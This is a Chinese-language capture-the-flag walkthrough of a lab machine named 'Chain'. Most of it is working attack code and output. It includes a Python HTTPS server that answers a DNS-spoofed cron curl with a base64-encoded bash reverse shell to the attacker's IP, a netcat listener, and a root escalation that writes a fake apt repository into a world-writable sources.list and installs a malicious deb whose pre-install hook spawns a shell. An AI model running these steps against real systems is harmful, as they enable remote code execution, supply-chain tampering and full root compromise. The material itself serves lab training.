端口扫描
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
dns欺骗

只有这个
root@kali2 [~] ➜  curl https://raw.githubusercontent.com/ll104567/d2VsY29tZTpqdW1v/refs/heads/main/install.sh
apt install wget
这个脚本是安装wget,尝试下载整个仓库看一下
https://github.com/ll104567/d2VsY29tZTpqdW1v
注意到仓库名字是base64字符串,巨魔

并登不上去

一顿摸索发现这个仓库被下载到这儿了,它不用git而是用curl,所以我的猜测是会有一个定时任务执行curl获取文件,目的是为了可以打dns劫持。
尝试一下
kali : 192.168.172.1
靶机: 192.168.172.128
网关: 192.168.172.119



然后kali起个https服务
┌──(root㉿kali)-[/tmp]
└─# openssl req -newkey rsa:2048 -nodes -keyout key.pem -x509 -days 365 -out cert.pem┌──(root㉿kali)-[/tmp]
└─# cat server.py
from http.server import HTTPServer, BaseHTTPRequestHandler
import ssl
class Handler(BaseHTTPRequestHandler):
def do_GET(self):
if self.path == "/ll104567/d2VsY29tZTpqdW1v/refs/heads/main/install.sh":
self.send_response(200)
self.send_header("Content-Type", "text/plain")
self.end_headers()
self.wfile.write(b"echo YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjE3Mi4xLzQ1NjcgMD4mMSc= |base64 -d | bash")
else:
self.send_response(404)
self.end_headers()
self.wfile.write(b"Not Found")
# 监听端口(可改)
port = 443
httpd = HTTPServer(("0.0.0.0", port), Handler)
# 生成自签名证书(只需运行一次)
# openssl req -newkey rsa:2048 -nodes -keyout key.pem -x509 -days 365 -out cert.pem
# 使用 HTTPS(证书文件名需与上面一致)
httpd.socket = ssl.wrap_socket(
httpd.socket,
keyfile="key.pem",
certfile="cert.pem",
server_side=True
)
print(f"HTTPS server running at https://0.0.0.0:{port}")
httpd.serve_forever()开个监听
┌──(root㉿kali)-[~]
└─# nc -lvnp 4567
listening on [any] 4567 ...┌──(root㉿kali)-[/tmp]
└─# python server.py
/tmp/server.py:24: DeprecationWarning: ssl.wrap_socket() is deprecated, use SSLContext.wrap_socket()
httpd.socket = ssl.wrap_socket(
HTTPS server running at https://0.0.0.0:443
192.168.172.128 - - [10/Oct/2025 00:13:57] "GET /ll104567/d2VsY29tZTpqdW1v/refs/heads/main/install.sh HTTP/1.1" 200 -┌──(root㉿kali)-[~]
└─# nc -lvnp 4567
listening on [any] 4567 ...
connect to [192.168.172.1] from (UNKNOWN) [192.168.172.128] 51790
bash: cannot set terminal process group (1320): Inappropriate ioctl for device
bash: no job control in this shell
fish@Chain:/var/www/html/d2VsY29tZTpqdW1v$ id
id
uid=1001(fish) gid=1001(fish) groups=1001(fish)果然会获取并且执行
fish@Chain:~$ cat user.txt
flag{user-f307bc02d0f7e60e52d128a0c27b8e34}
apt源伪造
fish@Chain:~$ sudo -l
Matching Defaults entries for fish on Chain:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fish may run the following commands on Chain:
    (ALL) NOPASSWD: /usr/bin/apt update
    (ALL) NOPASSWD: /usr/bin/apt install dsz
    (ALL) NOPASSWD: /usr/bin/apt remove dsz
fish@Chain:~$ dpkg -V 2>/dev/null
??5?????? c /etc/irssi.conf
??5?????? c /etc/apache2/apache2.conf
??5?????? /var/lib/polkit-1/localauthority/10-vendor.d/systemd-networkd.pkla
??5?????? c /etc/grub.d/10_linux
??5?????? c /etc/grub.d/40_custom
??5?????? c /etc/sudoers
??5?????? c /etc/sudoers.d/README
??5?????? c /etc/inspircd/inspircd.conf
??5?????? c /etc/inspircd/inspircd.motd
??5?????? c /etc/inspircd/inspircd.rules
??5?????? /var/lib/polkit-1/localauthority/10-vendor.d/org.freedesktop.packagekit.pkla
??5?????? c /etc/issueapt没问题
fish@Chain:~$ cat /etc/apt/sources.list
#

# deb cdrom:[Debian GNU/Linux 10.13.0 _Buster_ - Official amd64 xfce-CD Binary-1 20220910-18:04]/ bullseye main

# deb cdrom:[Debian GNU/Linux 10.13.0 _Buster_ - Official amd64 xfce-CD Binary-1 20220910-18:04]/ bullseye main

# deb http://security.debian.org/debian-security bullseye/updates main
# deb-src http://security.debian.org/debian-security bullseye/updates main

# bullseye-updates, previously known as 'volatile'
# A network mirror was not selected during install.  The following entries
# are provided as examples, but you should amend them as appropriate
# for your mirror of choice.
#
deb http://mirrors.aliyun.com/debian/ bullseye-updates main non-free contrib
deb-src http://mirrors.aliyun.com/debian/ bullseye-updates main non-free contrib
deb http://mirrors.aliyun.com/debian/ bullseye main non-free contrib
deb-src http://mirrors.aliyun.com/debian/ bullseye main non-free contrib

# This system was installed using small removable media
# (e.g. netinst, live or single CD). The matching "deb cdrom"
# entries were disabled at the end of the installation process.
# For information about how to configure apt package sources,
# see the sources.list(5) manual.
fish@Chain:~$
用的阿里的镜像源,本来想通过dns欺骗然后伪造一个镜像源但是需要签名认证觉得打不了
fish@Chain:~$ ls -al /etc/apt/sources.list
-rw-rw-rw- 1 root root 1183 Oct  8 06:53 /etc/apt/sources.list
然后发现这个文件可以写,那就可以不用欺骗也不用签名伪造一个仓库了
先创建个包,让他在安装前执行命令
mkdir aaa
echo 'exec /bin/bash' > aaa/dsz.sh
fpm -n dsz -s dir -t deb -a all --before-install aaa/dsz.sh aaa┌──(root㉿kali)-[/tmp]
└─# ls -al dsz_1.0_all.deb
-rw-r--r-- 1 root root 1024 Oct 10 22:49 dsz_1.0_all.deb然后创建一个仓库
mkdir -p ~/fakesource
cp /tmp/dsz_1.0_all.deb fakesource/
cd fakesource
dpkg-scanpackages . /dev/null | gzip -9c > Packages.gz
cd ..
python -m http.server 80
类似这样
┌──(root㉿kali)-[~]
└─# ls -al fakesource
total 16
drwxr-xr-x  2 root root 4096 Oct 10 23:05 .
drwx------ 35 root root 4096 Oct 10 22:45 ..
-rw-r--r--  1 root root 1024 Oct 10 23:05 dsz_1.0_all.deb
-rw-r--r--  1 root root  330 Oct 10 23:05 Packages.gz
然后修改靶机的源 [trusted=yes]可以不检查签名
deb [trusted=yes] http://192.168.137.23/fakesource ./
#deb http://mirrors.aliyun.com/debian/ bullseye-updates main non-free contrib
#deb-src http://mirrors.aliyun.com/debian/ bullseye-updates main non-free contrib
#deb http://mirrors.aliyun.com/debian/ bullseye main non-free contrib
#deb-src http://mirrors.aliyun.com/debian/ bullseye main non-free contrib
更新
fish@Chain:~$ sudo /usr/bin/apt update
Ign:1 http://192.168.137.23/fakesource ./ InRelease
Ign:2 http://192.168.137.23/fakesource ./ Release
Ign:3 http://192.168.137.23/fakesource ./ Packages
Ign:4 http://192.168.137.23/fakesource ./ Translation-en_US
Ign:5 http://192.168.137.23/fakesource ./ Translation-en
Ign:3 http://192.168.137.23/fakesource ./ Packages
Ign:4 http://192.168.137.23/fakesource ./ Translation-en_US
Ign:5 http://192.168.137.23/fakesource ./ Translation-en
Ign:3 http://192.168.137.23/fakesource ./ Packages
Ign:4 http://192.168.137.23/fakesource ./ Translation-en_US
Ign:5 http://192.168.137.23/fakesource ./ Translation-en
Get:3 http://192.168.137.23/fakesource ./ Packages [330 B]
Ign:4 http://192.168.137.23/fakesource ./ Translation-en_US
Ign:5 http://192.168.137.23/fakesource ./ Translation-en
Ign:4 http://192.168.137.23/fakesource ./ Translation-en_US
Ign:5 http://192.168.137.23/fakesource ./ Translation-en
Ign:4 http://192.168.137.23/fakesource ./ Translation-en_US
Ign:5 http://192.168.137.23/fakesource ./ Translation-en
Ign:4 http://192.168.137.23/fakesource ./ Translation-en_US
Ign:5 http://192.168.137.23/fakesource ./ Translation-en
Hit:6 https://packages.sury.org/php bullseye InRelease
Fetched 330 B in 1s (570 B/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
17 packages can be upgraded. Run 'apt list --upgradable' to see them
安装dsz
fish@Chain:~$ sudo /usr/bin/apt install dsz
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  aspell aspell-en dictionaries-common emacsen-common fonts-lato libaspell15 libhttp-parser2.9 libmariadb3 libmaxminddb0 libmpdec2 libpq5 libpython3.7-minimal
  libpython3.7-stdlib libre2-9 libreadline7 libruby2.7 libtre5 mariadb-common mysql-common python3.7-minimal rake ruby ruby-minitest ruby-net-telnet ruby-power-assert
  ruby-rubygems ruby-test-unit ruby-xmlrpc ruby2.7 rubygems-integration unzip weechat-core weechat-curses weechat-perl weechat-plugins weechat-python weechat-ruby zip
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  dsz
0 upgraded, 1 newly installed, 0 to remove and 17 not upgraded.
Need to get 1,024 B of archives.
After this operation, 0 B of additional disk space will be used.
Get:1 http://192.168.137.23/fakesource ./ dsz 1.0 [1,024 B]
Fetched 1,024 B in 0s (0 B/s)
Selecting previously unselected package dsz.
(Reading database ... 53834 files and directories currently installed.)
Preparing to unpack .../apt/archives/dsz_1.0_all.deb ...
root@Chain:/# id
uid=0(root) gid=0(root) groups=0(root)